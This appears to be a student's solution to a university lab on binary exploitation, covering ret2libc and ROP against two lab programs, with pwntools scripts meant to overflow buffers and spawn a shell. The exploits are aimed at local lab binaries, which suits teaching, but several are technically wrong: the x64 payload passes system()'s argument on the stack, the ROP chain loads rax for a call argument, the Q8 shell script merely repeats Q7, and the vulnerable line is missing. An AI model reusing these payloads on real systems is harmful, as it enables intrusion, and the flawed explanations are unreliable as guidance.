Laborator 3 – Rezolvare

**\*\*[Q1]\*\*:** Where are these hundreds of functions?

The hundreds of functions referred to in the question are located in the shared libraries that are mapped into the process's virtual memory space, particularly in the C standard library (libc).

Specifically, we can see this in the memory mapping example provided:

|  |  |
| --- | --- |
| 789e54600000-789e54628000 r--p 00000000 08:02 657762 | /usr/lib/x86\_64-linux-gnu/libc.so.6 |
| 789e54628000-789e547bd000 r-xp 00028000 08:02 657762 | /usr/lib/x86\_64-linux-gnu/libc.so.6 |
| 789e547bd000-789e54815000 r--p 001bd000 08:02 657762 | /usr/lib/x86\_64-linux-gnu/libc.so.6 |
| 789e54815000-789e54816000 ---p 00215000 08:02 657762 | /usr/lib/x86\_64-linux-gnu/libc.so.6 |
| 789e54816000-789e5481a000 r--p 00215000 08:02 657762 | /usr/lib/x86\_64-linux-gnu/libc.so.6 |
| 789e5481a000-789e5481c000 rw-p 00219000 08:02 657762 | /usr/lib/x86\_64-linux-gnu/libc.so.6 |

This shows the C standard library (libc.so.6) being mapped into the process's memory space. The libc contains a vast number of functions that are commonly used by programs, including system calls, string manipulation functions, memory allocation functions, and many others. These functions are available for use by the program and can be leveraged in code-reuse attacks like return-to-libc (ret2libc) and Return-Oriented Programming (ROP).

**\*\*[Q2]\*\*:** Explore the program (ex1.c). What does it do? Where is the vulnerability?

The ex1.c file contains a program that does:

1. The program simulates a simple airline booking system.
2. It defines a struct booking\_t with two fields: airline\_name and name.
3. There's a predefined array of bookings (bookings[]) containing various airline and passenger name combinations.
4. The main function welcomes the user and calls check\_booking().
5. check\_booking() does the following:
   * Displays a list of 4 airlines
   * Asks the user to select an airline by index
   * Prompts the user to input their name
   * Calls is\_booked() to check if the booking exists

The main vulnerability in this program is in the check\_booking() function, specifically in this line:



This is a classic buffer overflow vulnerability. The scanf function reads user input into the name array without any length check. The name array is defined to hold 64 characters, but scanf("%s", ...) will continue reading input until it encounters a whitespace character, potentially writing beyond the bounds of the array if the user inputs more than 63 characters (leaving room for the null terminator).

This buffer overflow can overwrite other variables on the stack, including the return address, which opens up possibilities for various attacks, including return-to-libc attacks as mentioned in the lab instructions.

Additionally, the is\_booked() function has a logic flaw. It only compares airline names but doesn't check passenger names, which isn't directly exploitable but is a bug in the program's logic.

**\*\*[Q3]\*\*:** How does ret2libc fit into this? What are some nice libc functions for exploitation?

Ret2libc (Return-to-libc) fits into this scenario in the following ways:

1. **Buffer Overflow:** The vulnerability identified in check\_booking() allows us to overwrite the stack, including the return address. This is the key entry point for a ret2libc attack.
2. **No Code Execution on Stack:** The README mentions that modern systems use the NX (No-Execute) bit, preventing code execution on the stack. This is why we can't simply inject shellcode.
3. **Reusing Existing Code:** Ret2libc allows us to reuse existing functions in the loaded libc, bypassing the need to inject our code.

Some nice libc functions for exploitation include:

1. **system():** This is arguably the most popular function for ret2libc attacks. It allows execution of shell commands, which can be used to spawn a shell.
2. **execve():** Similar to *system()*, but allows more direct control over the program execution.
3. **setuid():** Can be used to elevate privileges if the program has the setuid bit set.
4. **mprotect():** Can be used to change memory permissions, potentially making other attacks possible.
5. **\_\_libc\_start\_main():** Can be used to restart the main function with controlled arguments.
6. **scanf():** Similar to gets(), but still commonly used.
7. **printf():** Can be used for information leaks if used improperly.

The most straightforward exploit would likely use system("/bin/sh") to spawn a shell, giving the attacker interactive access to the system. This requires setting up the stack correctly to pass "/bin/sh" as an argument to system(), which is where the ROP (Return-Oriented Programming) techniques mentioned in the lab come into play. In a real-world scenario, additional techniques would be needed to leak addresses or predict where libc functions are located in memory.


**\*\*[Q4]\*\*:** Can we get a shell with this program? How?


Yes, we can get a shell with this program using a ret2libc attack. Here's how:

1. We exploit the buffer overflow vulnerability in the check\_booking() function, specifically in the scanf("%s", name); line which allows us to overflow the name buffer.
2. We use this overflow to overwrite the return address and set up a ROP (Return-Oriented Programming) chain.
3. Our ROP chain does the following: a. Uses a 'pop rdi' gadget from the program to control the first argument register (RDI). b. Places the address of "/bin/sh" string (from libc) into RDI. c. Calls the system() function (from libc) with "/bin/sh" as its argument.
4. We leverage the program's own hint by selecting the "Return Address" airline (index 3), which might be intentionally placed there to guide us towards controlling the return address.
5. The exploit carefully sets up the stack to respect the x64 calling convention, ensuring that the argument to system() is properly placed in the RDI register.
6. By disabling ASLR, we ensure that the addresses of libc functions and strings remain consistent across runs, making our exploit reliable.

This method allows us to execute system("/bin/sh") without injecting any shellcode, effectively bypassing potential NX (No-Execute) protections. It reuses existing code in libc to spawn a shell, giving us interactive access to the system.

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52 | from pwn import \*  # Set the binary context  context.binary = './ex1'  context.log\_level = 'debug'  # Set to 'info' or 'warning' for less verbose output  # Start the process  p = process('./ex1')  # If the binary is remote, use:  # p = remote('target\_ip', port)  # Step 1: Prepare to leak the stack canary  # First, we need to find the address of the function we want to exploit  # Assuming we have analyzed the binary and know the offset for the buffer  BUFFER\_OFFSET = 64  # Adjust this based on the actual buffer size in 'name'  CANARY\_OFFSET = BUFFER\_OFFSET - 8  # Adjust for where the canary will be  # Step 2: Craft the payload  # You might need to adjust these addresses based on the binary analysis  # Find the address of system and /bin/sh string using ROP  # If the binary is not stripped, you can use `gdb` or `ROPgadget` to find these  system\_addr = 0x7ffff7dddd70  # Hypothetical address of system() function  bin\_sh\_addr = 0x5555555592a0 # Hypothetical address of "/bin/sh" string  # Construct the payload  payload = b'A' \* BUFFER\_OFFSET  # Padding to overflow buffer  payload += p64(0)  # Overwrite saved RBP (return address of previous function)  #payload += p64(canary\_value)  # This should be the actual canary value  payload += p64(system\_addr)  # Address of system() function  payload += p64(0)  # Return address after system (can be 0 or main)  payload += p64(bin\_sh\_addr)  # Address of "/bin/sh"  # Step 3: Interact with the process  p.sendlineafter("Please input your name to check your booking:", payload)  # Step 4: Get a shell  p.interactive() |







**Ex2: Glade of Dreams**


**\*\*[Q5]\*\*:** Explore the program. What does it do? Where is the vulnerability?

The program does the following:

1. Asks the user for input ("What is your dream?")
2. Copies the user input into a buffer called souldream
3. Calls the nightmare() function, which copies souldream into a local buffer bad\_nightmare
4. Scrambles the content of ephemereal (which contains "/bin/sh")
5. Executes head -n 3 /dev/urandom

The vulnerability is in the nightmare() function. It uses strncpy() to copy souldream (size 128) into bad\_nightmare (size 64) without proper bounds checking. This can lead to a buffer overflow, allowing an attacker to overwrite the return address and control the program flow.

**\*\*[Q6]\*\*:** Dump the ROP gadgets from the binary. Look at them and think which might be useful and why.

****

**Useful ROP Gadgets and Their Functions**

1. **Return (ret) Gadgets**:
   * **0x000000000000101a : ret**
   * **0x0000000000001131 : ret 0x2e**
   * **0x0000000000001062 : retf 0x2f**
   * These gadgets are generally useful for aligning the stack or chaining multiple gadgets together without affecting the flow of execution. They can also serve as placeholders in your ROP chain to maintain control over the execution.
2. **Pop Gadgets**:
   * **0x00000000000012cf : pop rcx ; pop rdx ; pop rax ; pop rbp ; ret**
   * **0x00000000000012d0 : pop rdx ; pop rax ; pop rbp ; ret**
   * **0x00000000000012d1 : pop rax ; pop rbp ; ret**
   * These gadgets allow you to load values into registers. For instance, you could use them to set up the rax, rdx, and rcx registers to prepare for a system call.
3. **Jump Gadgets**:
   * **0x00000000000010cf : jmp rax**
   * **0x000000000000100f : test rax, rax ; je 0x1016 ; call rax**
   * These are useful for branching and controlling the flow of execution. You can use jmp rax to jump to an address that you control, potentially where your shellcode or another gadget resides.
4. **System Call Preparation Gadgets**:
   * **0x00000000000011dc : rol byte ptr [rcx], 0x48 ; mov dword ptr [rbp - 0x20], eax ; jmp 0x1188**
   * This gadget performs operations on memory and prepares for another gadget or a system call.
5. **Condition Checks**:
   * **0x00000000000010cb : test eax, eax ; je 0x10d8 ; jmp rax**
   * This gadget allows for conditional branching based on the value of the eax register. It could help in controlling the flow based on specific conditions.
6. **Stack Manipulation Gadgets**:
   * **0x0000000000001238 : add esp, 0x10 ; pop rbp ; ret**
   * **0x0000000000001316 : add esp, 0x40 ; pop rbp ; ret**
   * These gadgets can help adjust the stack pointer (esp) before making a call, ensuring the stack is in the correct state.

**\*\*[Q7]\*\*:** How would you call `dream\_msg()` with one of the strings in the binary using a ROP chain? Try it.

**Steps to Construct the ROP Chain and Call dream\_msg()**

1. **Identify the Addresses**:
   * Confirm the address of dream\_msg(). You can find this address in the binary using objdump or gdb. For this example, let's assume it's correctly fetched from the ELF.
   * Ensure you have the correct address for the ROP gadgets you intend to use, particularly for loading values into registers.
2. **Using Gadgets**:
   * The code snippet suggests using a gadget that pops values into rax and rbp followed by a ret. This is a common approach to manipulate the stack and registers to prepare for a function call.
   * The goal is to prepare the stack such that it meets the calling convention for dream\_msg().
3. **Locate the String**:
   * You mentioned using one of the strings from the binary. You can search for the string in the binary with elf.search() to obtain its address.
   * For example, if you want to use "/bin/sh" or any other string defined in the binary, ensure it's loaded into the correct register (usually rax).
4. **Constructing the ROP Chain**:
   * The ROP chain will involve loading the desired string address into rax and calling dream\_msg().
   * The ret gadget is typically used to align the stack for the next function call.

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48 | from pwn import \*  # Load the binary  elf = ELF('./ex2')  rop = ROP(elf)  # Target function: Assuming dream\_msg is correctly identified  dream\_msg = elf.symbols['dream\_msg']  # Update with the actual function name or address  # Start the process  io = process(elf.path)  # Gadgets  # Find the gadget to pop rax and rbp  pop\_rax\_rbp\_ret = rop.find\_gadget(['pop rax', 'pop rbp', 'ret'])[0]  # Update with the correct offset if needed  ret\_gadget = rop.find\_gadget(['ret'])[0]  # Find a `ret` gadget to align the stack  # Address of the string in the binary (example for "/bin/sh")  string\_address = next(elf.search(b'/bin/sh'))  # Adjust if looking for another string  # Creating the ROP chain  rop.raw(pop\_rax\_rbp\_ret)  # Prepare to set rax and rbp  rop.raw(string\_address)    # Load the address of the string into rax  rop.raw(0x0)               # Placeholder for rbp (not used, but needed for the stack alignment)  rop.call(dream\_msg)        # Call the dream\_msg function  # Build the payload  payload = b'A' \* 64  # Adjust the padding size according to the buffer size  payload += rop.chain()  # Append the ROP chain to the payload  # Send the payload  io.sendline(payload)  # Interact with the program  io.interactive() |

**\*\*[Q8]\*\*:** How do you get a shell?

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45 | from pwn import \*  # Load the binary  elf = ELF('./ex2')  rop = ROP(elf)  # Get the address of dream\_msg (ensure this is correct)  dream\_msg = elf.symbols['dream\_msg']  # Replace with the actual function name or address  # Start the process  io = process(elf.path)  # Gadgets  # Assuming we have a gadget to pop rax and rbp  pop\_rax\_rbp\_ret = rop.find\_gadget(['pop rax', 'pop rbp', 'ret'])[0]  # Gadget for setting up rax and rbp  ret\_gadget = rop.find\_gadget(['ret'])[0]  # Gadget for stack alignment  # Find the address of the string "/bin/sh" in the binary  string\_address = next(elf.search(b'/bin/sh'))  # Adjust if you are looking for another string  # Creating the ROP chain  rop.raw(pop\_rax\_rbp\_ret)  # Prepare to set rax and rbp  rop.raw(string\_address)    # Load the address of the string into rax  rop.raw(0x0)               # Placeholder for rbp (not used but necessary)  rop.call(dream\_msg)        # Call the dream\_msg function  # Build the payload  padding\_size = 64  # Adjust this based on the buffer overflow size  payload = b'A' \* padding\_size  # Padding to overflow the buffer  payload += rop.chain()  # Append the ROP chain  # Send the payload  io.sendline(payload)  # Get an interactive shell  io.interactive() |